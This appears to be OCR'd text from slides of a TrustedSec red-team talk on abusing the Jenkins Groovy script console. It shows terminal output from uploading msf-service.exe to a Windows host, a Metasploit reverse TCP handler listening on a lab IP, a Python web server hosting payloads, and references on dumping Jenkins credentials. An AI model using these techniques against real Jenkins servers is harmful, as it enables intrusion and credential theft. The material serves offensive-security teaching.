
Automation: Services



```
 2025-07-08 18:32:42.037 GOOD Response from: upload
╭──────────────────────────────── upload ────────────────────────────────╮
│                                                                         │
│  ✓ Status: 200                                                          │
│                                                                         │
│  File downloaded and saved successfully to: c:\temp\msf-service.exe     │
│                                                                         │
╰─────────────────────────────────────────────────────────────────────────╯
19:32:42 │ admin@http://192.168.1.144:8080 ➤ ls c:\temp
 2025-07-08 18:33:13.953 GOOD Response from: ls
╭─────────────────────────────────── ls ───────────────────────────────────╮
│                                                                           │
│  ✓ Status: 200                                                            │
│                                                                           │
│  msf-service.exe                                    File 48640 bytes      │
│  msf.exe                                            File 7168 bytes       │
│                                                                           │
╰───────────────────────────────────────────────────────────────────────────╯
19:33:13 │ admin@http://192.168.1.144:8080 ➤ _
```

TRUSTEDSEC

Automation: Services



```
19:38:14 | admin@http://192.168.1.144:8080 > _
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.212:4444
```

```
mez0  /tmp/www  19:38  in 1m4s679ms ❯ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

TRUSTEDSEC

Recap

Part 2

Recap

- Jenkins is really old
- Groovy is powerful

REFERENCES AND ADDITIONAL READING

- *https://www.jenkins.io/doc/book/managing/script-console/*
- *https://github.com/java-native-access/jna*
- ***https://trustedsec.com/blog/offensively-groovy***
- ***https://github.com/mez-0/offensive-groovy***
- https://java-native-access.github.io/jna/4.2.1/overview-summary.html
- https://github.com/hoto/jenkins-credentials-decryptor
- https://www.codurance.com/publications/2019/05/30/accessing-and-dumping-jenkins-credentials

TRUSTEDSEC

THANK YOU!